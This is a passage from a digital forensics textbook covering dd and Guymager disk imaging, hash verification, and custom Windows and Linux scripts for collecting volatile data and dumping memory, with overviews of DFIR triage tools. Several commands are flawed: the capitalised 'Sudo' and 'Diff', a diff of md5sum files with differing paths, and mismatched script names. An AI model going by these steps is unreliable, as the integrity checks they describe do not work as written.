The command `dd if=/dev/sda3 of=/media/sf_Victim_shared/Ubuntu/UbuntuImage.dd bs=1M` is used to create an image of the `/dev/sda3` partition and save it as `UbuntuImage.dd` in the `/media/sf_Victim_shared/Ubuntu` directory.

Here is what each part of the command does:

- `dd`: This is the command used to copy and convert data. In this case, we are using it to create a disk image.
- `if=/dev/sda3`: This specifies the input file (that is, the partition we want to create an image of). `/dev/sda3` refers to the third partition on the first hard disk (`/dev/sda`) of the system.
- `of=/media/sf_Victim_shared/Ubuntu/UbuntuImage.dd`: This specifies the output file (that is, the image file we want to create). `UbuntuImage.dd` is the name of the output file, and it will be saved in the `/media/sf_Victim_shared/Ubuntu` directory.
- `bs=1M`: This specifies the block size to use. In this case, we are using a block size of 1 megabyte. The block size determines how much data is read from or written to the disk at a time. Using a larger block size can speed up the process but may use more memory.

The following figure shows that the `dd` command is used to create a raw image of the `sd3` drive and store it at the location: `sf_Victim_shared/Ubuntu/UbuntuImage.dd`:

```
root@targetubuntu-VirtualBox:/media/sf_Victim_shared/Ubuntu# dd if=/dev/sda3 of=/media/sf_Victim_shared/Ubuntu/UbuntuImage.dd bs=1M
50684+0 records in
50684+0 records out
53140025984 bytes (53 GB, 49 GiB) copied, 82.0702 s, 648 MB/s
root@targetubuntu-VirtualBox:/media/sf_Victim_shared/Ubuntu#
```

Figure 3.16: Using dd to create a disk image

Make sure to replace `/dev/sda` with the correct device name for your system and use an appropriate path for the output file. Additionally, creating a forensic copy of a hard disk can take a long time and requires a significant amount of storage space, so plan accordingly.

`dd` command can be a powerful tool, so it is important to be careful when using it, as incorrect usage can result in data loss.

To create MD5 hashes of the original drive and the image file, you can use the `md5sum` command and then use the `diff` command to compare the MD5 hashes. Here are the sample commands:

1. Create MD5 hash of original drive.

◦ Command: `Sudo md5sum /dev/sda3 > /media/sf_Victim_shared/Ubuntu/drive.md5`

2. Create MD5 of the image file.

◦ Command: `Sudo md5sum /media/sf_Victim_shared/Ubuntu/UbuntuImage.dd > /media/sf_Victim_shared/Ubuntu/image.md5`

3. Compare the hashes of both files.

◦ Command: `Diff /media/sf_Victim_shared/Ubuntu/drive.md5 /media/sf_Victim_shared/Ubuntu/image.md5`

There are other open-source similar tools like DD, but we are not covering all of them. Use the table below to learn and practice them:

Tool name	Command for imaging
<code>Dcfldd</code>	<code>dcfldd if=/dev/sda of=image.dd bs=1M</code>
<code>dc3dd</code>	<code>dc3dd if=/dev/sda of=image.dd</code>
<code>dcfldd</code>	<code>dcfldd if=/dev/sda of=image.dd</code>
<code>ddrescue</code>	<code>ddrescue /dev/sda image.dd image.logfile</code>

Table 3.5: Other DD-like tools

The Data Duplicator utility shines as a crucial command-line tool for creating precise bit-by-bit copies of storage devices. With a broad spectrum of applications, including forensics imaging, DD offers versatile capabilities to acquire both physical and logical images, making it an essential asset in an investigators' toolkit. Paired with careful usage and hash verification techniques, DD and its counterparts contribute to meticulous evidence acquisition and analysis, enhancing the field of digital forensics.

Next, we will explore open-source forensics imaging tools available in both GUI and CLI.

GuyMager

It is a powerful open-source forensic imaging tool that is used to create and manage forensic disk images. Here are some additional features of it:

- Guymager supports a variety of image formats, including E01, AFF, and raw images.
- Guymager is available in multiple languages, including English, French, German, Italian, and Spanish.
- It allows users to customize the imaging settings to suit their needs. This includes options for compression, hashing, and encryption.
- It provides both a GUI and a **Command-Line Interface (CLI)**. This makes it easy to use the tool in different contexts and to automate imaging tasks.
- Guymager provides detailed logging and reporting features that allow investigators to track the imaging process and generate reports that can be used in legal proceedings.
- Support for imaging from multiple sources like hard disks, USB drives, CD/DVD-ROMs, and network drives.

To install Guymager on Ubuntu, run the command: `sudo apt-get install -y guymager`. Once it is installed, type: `guymager`, which will launch the GUI, refer to [Figure 3.17](#).

Steps to create a forensic image or to clone the drive

The steps below will outline the process to clone the drive, refer to [Figures 3.17](#) and [3.18](#) for each step. Here are the steps to be followed:

1. Launch Guymager and select the source device or partition you want to image.
2. Select the type of image you want to create clone or image.




Figure 3.17: Guymager GUI and Acquire Image Options

3. Choose the destination for the image file.
4. Configure any additional settings, such as compression or hashing options.
5. Start the imaging process.
6. Verify the integrity of the image file using the hash or checksum generated during the imaging process.




Figure 3.18: Acquiring Disk Image using GuyMager

Clone creates an exact replica of the source disk or partition, including any free space. It is essentially a sector-by-sector copy of the source, and the resulting image will be the same size as the source. Clone is useful when you need to create an exact copy of a disk or partition, such as when you are replacing a failing disk with a new one.

An image, on the other hand, creates a compressed image file that contains only the used blocks of the source disk or partition. This means that the resulting image file will be smaller than the source. Image is useful when you need to create a forensic image of a disk or partition for analysis or investigation, as it allows you to work with a smaller file size.

In general, clones are used when you need to create a replica of a disk or partition, while image is used when you need to create a forensic image for analysis. It is important to note that both clone and image create exact copies of the source, and they can be used interchangeably in most cases. However, there may be situations where one option is more appropriate than the other, depending on the specific requirements of the investigation or analysis.

Conclusion

In this chapter, we have clearly outlined the crucial distinction between volatile and non-volatile data, along with the concept of the order of volatility. We have explored the realm of volatile data collection, highlighting the significance of tools such as DumpIt, PMEM, WinPmem, FTK Imager, and LiME in the domain of digital forensic investigations.

We learned about the concept of volatility and how to dump specific process memory, as well as how to acquire the memory of virtual platforms like VirtualBox, VMWare, and Hyper-V. The chapter further covered non-volatile data collection, where tools like FTK Imager, **Data Duplicator (DD)**, and Guymager were emphasized. The systematic steps for creating forensic images and cloning drives underscored the meticulous process essential for preserving digital evidence.

This journey through volatile and non-volatile data acquisition, memory analysis, and virtual platforms has equipped you with a holistic understanding of the tools and techniques for data acquisition, crucial for uncovering digital evidence.

In the forthcoming chapter, we will delve into the critical role of live forensics analysis in incident response and the process of crafting your own volatile data collection scripts. We will explore the intricacies of digital forensics and incident response triage data collection, including a deep dive into the Cederpelta Build for Live Response Collection. Additionally, we will demystify advanced concepts such as **Endpoint Detection and Response (EDR)**, process trees, and event timelines. The next chapter is designed to arm you with the essential skills necessary for conducting efficient live incident responses and carrying out effective digital investigations.

Points to remember

- DumpIt.exe is used to create a physical memory dump for Windows machines.
- OSXPmem is used to acquire the physical memory of OSX systems.
- Linux Memory Extractor is used to acquire memory image of Linux systems.
- Data Duplicator is a Linux command line.
- The volatility plugin memdump is used to dump a process-specific memory.

Questions

1. What is the difference between volatile vs non-volatile data? Give two examples of each.
2. What is the order of volatility?
3. What is digital forensics image format? List three of them.
4. List any three widely used dependencies for volatility.
5. List and explain at least five non-volatile data.
6. List three differences between physical and local forensics images.

Join our book's Discord space

Join the book's Discord Workspace for Latest updates, Offers, Tech happenings around the world, New Release and Sessions with the Authors:

<https://discord.bpbonline.com>



CHAPTER 4

Forensics Analysis: Live Response

Introduction

Real-time evidence collection and analysis is vital for both incident responders as well as for digital forensics investigators. This chapter delves into live forensics analysis, uncovering indispensable tools and methods for extracting pivotal evidence during active scenarios. While digital forensics professionals can use both open-source and commercial tools to collect important artifacts and evidence from the target host quickly, they also need to be ready to build and use custom scripts and tools if needed.

You will gain insights into the types of Volatile data from Windows OS and a comprehensive guide to using the CDIR Collector empower investigators to navigate intricate live response scenarios adeptly. Further exploration of modern incident response techniques, such as **Endpoint Detection and Response (EDR)**, process trees, and timelines, equips readers to reconstruct and analyze events.

Structure

In this chapter, we will discuss the following topics:

- What is live forensics analysis?
- Why is live forensics analysis important?
- Building your own volatile data collection script
- Digital forensics and incident response triage data collection
- Live Response Collection-Cederpelta Build
- CDIR Collector by CDI
- Triage-IR: an incident response toolkit
- Endpoint Detection and Response
- Triage Data Collection Vs. Modern EDRs
- Process Tree and Timeline

Objectives

This chapter will cover the importance of live forensics analysis and its role in triage data collection. The readers will learn about the importance of live forensics analysis and its role in triage data collection. It will provide step-by-step guides on how to build a volatile data collection script for Windows and Linux environments. It will also introduce readers to tools like **Cyber Defense Institute Incident Response Collector (CDIR)** and Live Response Collection-Cedarpelta Build for data collection from Windows OS.

Furthermore, the chapter will discuss the concept of **Endpoint Detection and Response (EDR)** and its most common features. The readers will understand the difference between triage data collection and modern EDRs and the significance of process tree and timeline in EDR analysis. The chapter will provide practical insights into creating a timeline and analyzing a process tree in an EDR environment.

By the end of the chapter, readers will have a comprehensive understanding of live forensics analysis, triage data collection, EDR, and related tools and techniques. They will be equipped with practical knowledge and skills to conduct effective digital forensics and incident response investigations in a live environment.

What is live forensics analysis or live incident response?

Live forensics analysis, commonly referred to as live response, is a methodology employed by digital forensics investigators to perform the real-time examination and investigation of a computer system or network while it remains operational. This process entails the retrieval and examination of volatile and transient data, which resides solely within the system's memory, temporary files, or cache, and will be lost once the system is powered down or altered by other processes.

The primary objective of live forensics analysis is to capture an extensive amount of information from the system without altering its state or jeopardizing its integrity. This approach aids investigators in the detection of potential security breaches, malware infections, or other unauthorized activities currently unfolding.

Live response necessitates utilizing specialized tools and techniques to capture and analyze system data, encompassing active processes, services, network connections, registry entries, and running binaries. This is achieved while minimizing any adverse effects on the system's performance and stability. The data collected serves the purpose of pinpointing and isolating the root causes of issues, amassing evidentiary support, and contributing to the prevention of future incidents of a similar nature.

Why is live forensics analysis important?

Live forensics is the practice of examining a system while it is still running. This approach is often used in incident response investigations to identify and mitigate ongoing threats. In contrast, dead box analysis involves examining a system after it has been shut down, which can limit the amount of information that can be obtained.

There are several benefits to live forensics analysis over dead box analysis:

- **Volatile data acquisition:** Live forensics analysis allows investigators to collect volatile data in **Random Access Memory (RAM)**, such as network connections, running processes, and system logs, that would be lost in a dead box analysis. This information can be critical in identifying ongoing threats and malicious activity.
- **Real-time monitoring:** Live forensics analysis enables investigators to monitor a system or network in real-time, which can help identify suspicious behavior and provide early warning of potential threats.
- **Enhanced accuracy:** Live forensics analysis can yield more accurate results compared to dead box analysis because it enables investigators to examine a system in its current state without the risk of data alteration or loss during the shutdown process. This approach aids investigators in identifying the root cause of an issue.
- **Immediate response:** Live forensics analysis can improve the quality and speed of investigations by providing investigators with access to critical information in real time. This can help reduce investigation time and costs and increase the likelihood of successful outcomes.

In [*Chapter 3, Data Collection: Volatile and Non-Volatile*](#), we discussed how to capture volatile data using various software and utilities. Now, let us delve into building a script to capture the volatile data necessary for responding to a cybersecurity incident in both Windows and Linux environments.

Building your own volatile data collection script

Having your own volatile data collection script is a must for a digital forensics analyst as well as for an incident response analyst. It enables you to gather specific data relevant to your investigation while maintaining consistency and reliability. Custom scripts offer flexibility, adaptability, and the ability to address unique use cases. They provide documentation, security, and privacy advantages, especially when handling sensitive data. Developing such scripts can be a valuable skill-building exercise and a cost-effective alternative to commercial tools. However, it requires expertise in scripting, knowledge of best practices, and adherence to legal and ethical guidelines, particularly in digital forensics. We will be covering volatile data collection scripts for both Windows and Linux environments.

Windows environment

Some examples of volatile data that can be collected during live forensics analysis include:

- **Running processes:** This information can be used to identify malicious activity, such as unauthorized software running on the system or malware that is actively executing.
- **Network connections:** This information can be used to identify suspicious network activity, such as connections to known malicious sites or unusual traffic patterns.
- **System logs:** This information can provide insight into system activity, such as logins and file access, that may indicate unauthorized activity unless system logs are stored permanently on a system hard disk or to a centralized log collection system like SIEM.

- Examples of logs are event logs (system, application, security), application-specific logs, windows update logs, application crash logs, event trace logs etc.
- **Memory dumps:** This information can be used to identify malicious activity, such as rootkits or memory-resident malware, which may be hidden from traditional analysis methods.
- **Registry data:** This information can provide valuable insight into system configuration and software usage, which can help identify unauthorized changes or malicious activity.

Next, we will create a Batch script (.bat filetype) to collect volatile data from the Windows environment, including system information, tasklist data, network connections, drivers, scheduled tasks, network configuration, installed programs, and running services on the target system. We will store all collected data for further analysis in an output directory, which is the first part of the script, and the second part of the batch script will dump system memory using FTK lite.

So, the code to collect volatile data like system information, tasklist data, network connections, drivers, scheduled tasks, network configuration, installed programs, and running services on the target system is as follows:

```

@echo off

setlocal

rem Output directory for collected data

set outputdir=%cd%\VolatileData


rem Create output directory if it doesn't exist

if not exist "%outputdir%" mkdir "%outputdir%" || (
    echo Failed to create output directory.

    exit /b 1
)

rem Collect system information

systeminfo > "%outputdir%\systeminfo.txt" || (
    echo Failed to collect system information.

    exit /b 1
)

rem Collect list of running processes

tasklist > "%outputdir%\tasklist.txt" || (

```

```
echo Failed to collect tasklist information.

exit /b 1

)

rem Collect network connection information

netstat -ano > "%outputdir%\netstat.txt" || (
    echo Failed to collect netstat information.

    exit /b 1
)

rem Collect list of loaded drivers

driverquery > "%outputdir%\driverquery.txt" || (
    echo Failed to collect driverquery information.

    exit /b 1
)

rem Collect list of scheduled tasks

schtasks /query /fo LIST /v > "%outputdir%\schtasks.txt" || (
    echo Failed to collect schtasks information.

    exit /b 1
)

rem Collect list of active network interfaces

ipconfig /all > "%outputdir%\ipconfig.txt" || (
    echo Failed to collect ipconfig information.

    exit /b 1
)

rem Collect list of installed programs

wmic product get name, version, vendor > "%outputdir%\installedprograms.txt" || (
    echo Failed to collect installed programs information.

    exit /b 1
)

rem Collect list of running services
```

```

sc query > "%outputdir%\running_services.txt" || (
    echo Failed to collect running services information.
    exit /b 1
)
echo Data collection is completed successfully.

```

The next section of the code is to dump the memory of the system, which we can use later to perform the holistic analysis of the system:

```

rem Dump system RAM memory using FTK Imager Lite
mkdir "%outputdir%\memory_dump"
cd /d "c:\Program Files\AccessData\FTK Imager Lite"
echo Creating memory dump, this may take a while...
.\FTKImager.exe \\.\PhysicalMemory "%outputdir%\memory_dump\memory.img"
if errorlevel 1 (
    echo Failed to create memory dump.
    exit /b 1
)
cd /d "%~dp0" REM Return to the original directory
echo Data collection and memory dump completed successfully.

```

Linux environment

We will now learn how to write a bash script that can extract volatile primary data from an Ubuntu environment using only built-in commands. The script will create a directory with a timestamp and store the following information:

- System date and time
- System uptime
- Logged-in users
- Running processes
- Network interfaces and configuration
- Network connections
- Open files
- Loaded kernel modules.
- Mounted filesystems

The script will compress the directory into a zip file for easier transfer and storage. The script will not require root privileges to run, but some information may need to be completed or added.

It is not intended to be comprehensive or exhaustive but rather a starting point for further customization and improvement. The script assumes that zip is installed on the system; if not,

it can be replaced with another compression tool such as `tar` or `gzip`.

To run the script, save it as `volatile_data.sh` (or any other name) and make it executable with `chmod +x volatile_data.sh`. Then run it with `./collect_volatile_data.sh` (or `sudo ./collect_volatile_data.sh` if you have root privileges). The script will create a zip file with the name `volatile_data_<timestamP>.zip` in your current working directory. You can then copy or transfer this file to another location for further analysis.

In conclusion, live forensics analysis is an important technique in digital investigations that can provide valuable information and improve the accuracy and speed of investigations. Its benefits over dead box analysis include acquiring volatile data, real-time monitoring, immediate response, and enhanced accuracy. As such, investigators must understand and incorporate live forensics analysis techniques into their investigations when appropriate. It is better to run your live forensics data collection scripts from an external drive and dump the collected data to external drive. Refer to the following script for Linux:

```
#!/bin/bash

# Create a directory with a timestamp
DIR="volatile_data_$(date +%Y%m%d_%H%M%S)"
mkdir "$DIR"

# Collect system date and time
echo "Collecting system date and time ..."
date > "$DIR/date.txt"

# Collect system uptime
echo "Collecting system uptime ..."
uptime > "$DIR/uptime.txt"

# Collect logged-in users
echo "Collecting logged-in users ..."
who > "$DIR/who.txt"

# Collect running processes
echo "Collecting running processes ..."
ps aux > "$DIR/ps.txt"

# Collect network interfaces and configuration
echo "Collecting network interfaces and configuration ..."
ifconfig -a > "$DIR/ifconfig.txt"
```

```

# Collect network connections
echo "Collecting network connections ..."
sudo netstat -anpt > "$DIR/netstat.txt"

# Collect open files
echo "Collecting open files ..."
lsof > "$DIR/lsof.txt"

# Collect loaded kernel modules
echo "Collecting loaded kernel modules ..."
lsmod > "$DIR/lsmod.txt"

# Collect mounted filesystems
echo "Collecting mounted filesystems ..."
mount > "$DIR/mount.txt"

# Compress the directory into a zip file
echo "Compressing the directory into a zip file ..."
zip -r "$DIR.zip" "$DIR"

# Delete the original directory (optional)
# echo "Deleting the original directory ..."
# rm -rf "$DIR"

echo "Volatile data collection is completed."

```

Note: Make sure you have root privilege, which is often required for data collection.

Custom volatile data collection scripts are essential in digital forensics for capturing real-time system information crucial for identifying security breaches. These scripts, tailored for both Windows and Linux systems, enable analysts to consistently gather vital data like active processes, network traffic, and system logs. While Windows batch scripts can collect and even dump system memory, Linux bash scripts focus on system activities and network data, often compressing the output for secure analysis. The use of these scripts demands careful adherence to legal standards and operational security and ensuring evidence integrity.

A variety of commercial and free tools are available to facilitate the collection of data for digital forensics, incident response, and triage, enabling swift preliminary assessments. We will examine some of these tools in the following section.

Digital Forensics and Incident Response

Let us understand what **Digital Forensics and Incident Response (DFIR)** is. But before we go to DFIR, we need to revisit what **Incident Response (IR)** and live forensics is.

Incident Response

Incident response is detecting, responding to, and recovering from a cyberattack or security incident. The objective of incident response is to mitigate the harm resulting from an attack and expedite the return to regular business operations. The incident response involves a coordinated effort between various teams, including IT, security, legal, and management.

Digital Forensics

Digital forensics is the process of collecting, recovering, preserving, and analyzing electronic data from a system, such as a computer, server, network devices, etc, during or immediately after an incident.

DFIR

Digital Forensics and Incident Response (DFIR) is a comprehensive approach to investigating and responding to cyber incidents. DFIR combines the principles of digital forensics, which involves collecting, analyzing, and preserving electronic evidence, with the principles of incident response, which involves the detection, containment, and recovery from cyber incidents.

To speed up the investigation, we need to triage the case or incident so that the **Plan of Action (POA)** can formalize it before starting any full-blown investigation. To do that, we need to gather minimum and important data to assess the incident, breach, or investigation well. So, what is triage in DFIR?

Triage in DFIR

Triage in DFIR is the process of quickly and efficiently prioritizing digital evidence during an incident response. The goal of triage is to identify and collect the most critical pieces of evidence that can help in the investigation while minimizing the impact on the affected systems or devices.

Triage is a critical component of DFIR, as it allows incident responders and digital forensic analysts to make informed decisions about the order in which evidence is collected and analyzed. It helps to ensure that critical evidence is collected first, and that the investigation progresses logically and efficiently.

Triage is used in both incident response and digital forensics. In incident response, triage is used to identify and contain the attack quickly and identify the incident's scope. Incident responders may use automated tools to quickly collect and analyze data from affected systems to identify the attack's extent and determine the best course of action to contain and mitigate the damage.

In digital forensics, triage is used to identify the most relevant evidence to help the investigation. Digital forensic analysts may use specialized triage tools to quickly identify and collect volatile data from affected systems, such as running processes, network connections, and system logs. This allows analysts to identify potential evidence quickly and to preserve it for further analysis.

The triage process typically involves the following steps:

1. **Identification:** This involves identifying the systems or devices that have been affected by the incident and determining the potential impact on the organization.
2. **Prioritization:** This involves prioritizing the affected systems or devices based on their criticality and the potential value of the evidence that can be collected.
3. **Collection:** This involves collecting the most critical pieces of evidence first, using specialized tools and techniques that minimize the impact on the affected systems or devices.
4. **Analysis:** This involves analyzing the collected evidence to identify potential **Indicators of Compromise (IOCs)** and other relevant information that can help in the investigation.
5. **Reporting:** This involves documenting the triage process and the investigation results and communicating them to other incident response team members or digital forensic analysts.

We will now cover a few freely available DFIR triage data collection tools. They are as follows:

- Live Response Collection-Cedarpelta Build
- **Cyber Defense Institute Incident Response (CDIR) Collector**
- Triage-Incident Response

Live Response Collection: Cedarpelta

Live Response Collection Cedarpelta is a tool designed for digital forensics investigations and incident response that allows the collection of forensic artifacts from various operating systems quickly, securely, and with minimum impact on the host system. The tool is created and maintained by BriMor Labs. Cedarpelta includes scripts that can run on Windows, Linux, and MacOS platforms, making it a versatile tool for a wide range of systems. It can collect various data types, such as system information, registry files, event logs, browser history, network connections, processes, files, and folders. Cedarpelta can also acquire special and in-use files, including alternate data streams, system files, and hidden files, making it a powerful and comprehensive tool for forensic investigations.


One of the noteworthy features of Cedarpelta is the ability to specify custom collection targets using `glob` and regular expression patterns. This allows investigators to filter and collect only the relevant data, saving time and resources. Cedarpelta also enables users to modify the compression level and set an archive password and file name when collecting and storing data, providing an additional layer of security and control.

Cedarpelta provides two options for data storage: the data can be collected into a zip file or sent to an SFTP server. This enables investigators to transport the data quickly and securely to a centralized location for analysis and review.

To summarize, Live Response Collection Cedarpelta is a versatile and powerful tool for forensic investigations and incident response. Its ability to collect a wide range of data types, acquire special and in-use files, and specify custom collection targets using glob and regular expression patterns make it a valuable tool for digital forensics investigators.

To use Cedarpelta, you need to download the zip file from BriMor Labs website: <https://www.brimorlabs.com/Tools/LiveResponseCollection-Cedarpelta.zip>. The zip file contains different versions of **Live Response Collection (LRC)** for different platforms. You need to choose the appropriate version for your host system.

To run Cedarpelta on Windows, you need to open a command prompt as administrator and navigate to the folder where you extracted Live Response Collection-Cedarpelta. Then you can run the executable and select one of the options, as shown:






Figure 4.2: Results of LRC-Cedarpelta

CDIR Collector by CDI

CDIR Collector stands for **Cyber Defense Institute Incident Response Collector**. It is a tool developed by the **Cyber Defense Institute (CDI)**, a Japanese company that provides security consulting and training services. CDI released CDIR Collector as an open-source project on GitHub, where you can find the latest version, documentation, and source code.

CDIR Collector is designed to be a simple and portable tool that can be run from a USB drive or a file server. It does not require installation or configuration on the target computer. It only needs administrator privileges to run. It creates a folder with the computer name and date/time stamp on the execution location and saves all the collected data in that folder.

Types of data collection on Windows OS

The different types of data collection on Windows OS are as follows:

- **Memory:** It uses WinPmem, an open-source memory acquisition tool, to dump the computer's physical memory into an AFF4 file format.
- **NTFS Data:** It is an open-source library for parsing NTFS structures, to extract information such as **Master File Table (MFT)**, **\$SECURE: \$SDS** (Security Descriptors), **\$UsnJrnl:\$J** (USN Journal), etc.
- **Prefetch:** This component collects prefetch files from the '`C:\Windows\Prefetch`' directory, which contains information about the history of program executions.
- **Windows Event viewer logs:** It collects event log files (`.evtx`) from `\Windows\System32\winevt\Logs` directory, which records system and application events.
- **Registry:** It collects registry hives (`.dat`) from `\Windows\System32\config` directories (such as SAM, SECURITY, SOFTWARE, SYSTEM) and user profiles directories (such as `NTUser.dat`, `UsrClass.dat`), which store configuration settings and user preferences. It

also collects `Amcache.hve` file from the `\Windows\AppCompat\Programs` directory, which contains information about recently run programs.

- **WMI:** It collects WMI repository files (`.dat`) from the “`\Windows\System32\wbem\`” directory, which stores information about hardware and software components managed by **Windows Management Instrumentation (WMI)**.
- **SRUM:** It collects SRUDB.dat file from `\Windows\System32\sru` directory, which contains information about system resource usage monitored by **System Resource Usage Monitor (SRUM)**.
- **Web history:** It collects web browser artifacts such as `cookies.sqlite`, and `places.sqlite` files from Firefox profile directories (`\AppData\Roaming\Mozilla\Firefox\Profiles`), WebCacheV01.dat file from Internet Explorer/Edge cache directory (`\AppData\Local\Microsoft\Windows\WebCache`), History file from Edge profile directory(`\AppData\Local\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\AC\MicrosoftEdge\User\Default\DataStore\Data\nouser1\xxxx\DBStore`), etc., which contains information about web browsing history.

How to use CDIR Collector

Download CDIR Collector binary package (`.zip`) from the GitHub releases page or build it yourself using Visual Studio 2019. Extract the zip file to a USB drive or a file server location. You should see these files in the extracted folder:

- `cdir.ini`
- `cdir-collector.exe`
- `NTFSParserDLL.dll`
- `libcrypto-41.dll`
- `libssl-43.dll`
- `winpmem_x64.exe`
- `winpmem_x86.exe`

Edit the `cdir.ini` file if you want to change any settings for data collection. You can enable or disable each data type by setting its value to true or false. You can also specify a target volume by setting the target value to a drive letter (such as C:) or leave it blank for default volume. You can specify an alternative memory dump program by setting the `Memory Dump Cmdline` value to its command line arguments.

Command: `cdir-col`

Triage-IR: An incident response toolkit

Triage-IR is an incident response toolkit tailored to automate the collection of information from the Windows operating system. This tool is invaluable for incident responders, forensic analysts, and system administrators who need to swiftly gather and scrutinize data from a potentially compromised system. **Triage-IR** was originally developed as a script by Michael Ahrendt to facilitate data collection from Windows systems. The tool has since been forked and enhanced by AJMartel, now known as **IRTriage**. While this book focuses on **Triage-IR**, it is advisable to also consider **IRTriage** for its updated features.

Triage-IR features a straightforward user interface with checkboxes under each tab, allowing users to easily select the specific data they wish to collect. The tabs cover a range of data points, including processes, network connections, drivers, services, registry keys, event logs, and more. This selection mechanism enables users to efficiently compile crucial information from a compromised system, bypassing the need for manual data hunting.

One of the benefits of **triage-ir** is that it requires minimal user interaction. Once the user selects the data they want to collect, the tool automatically begins collecting the information and presents it in an easy-to-read format. The collected data can be saved as a text file or as an XML file for further analysis.

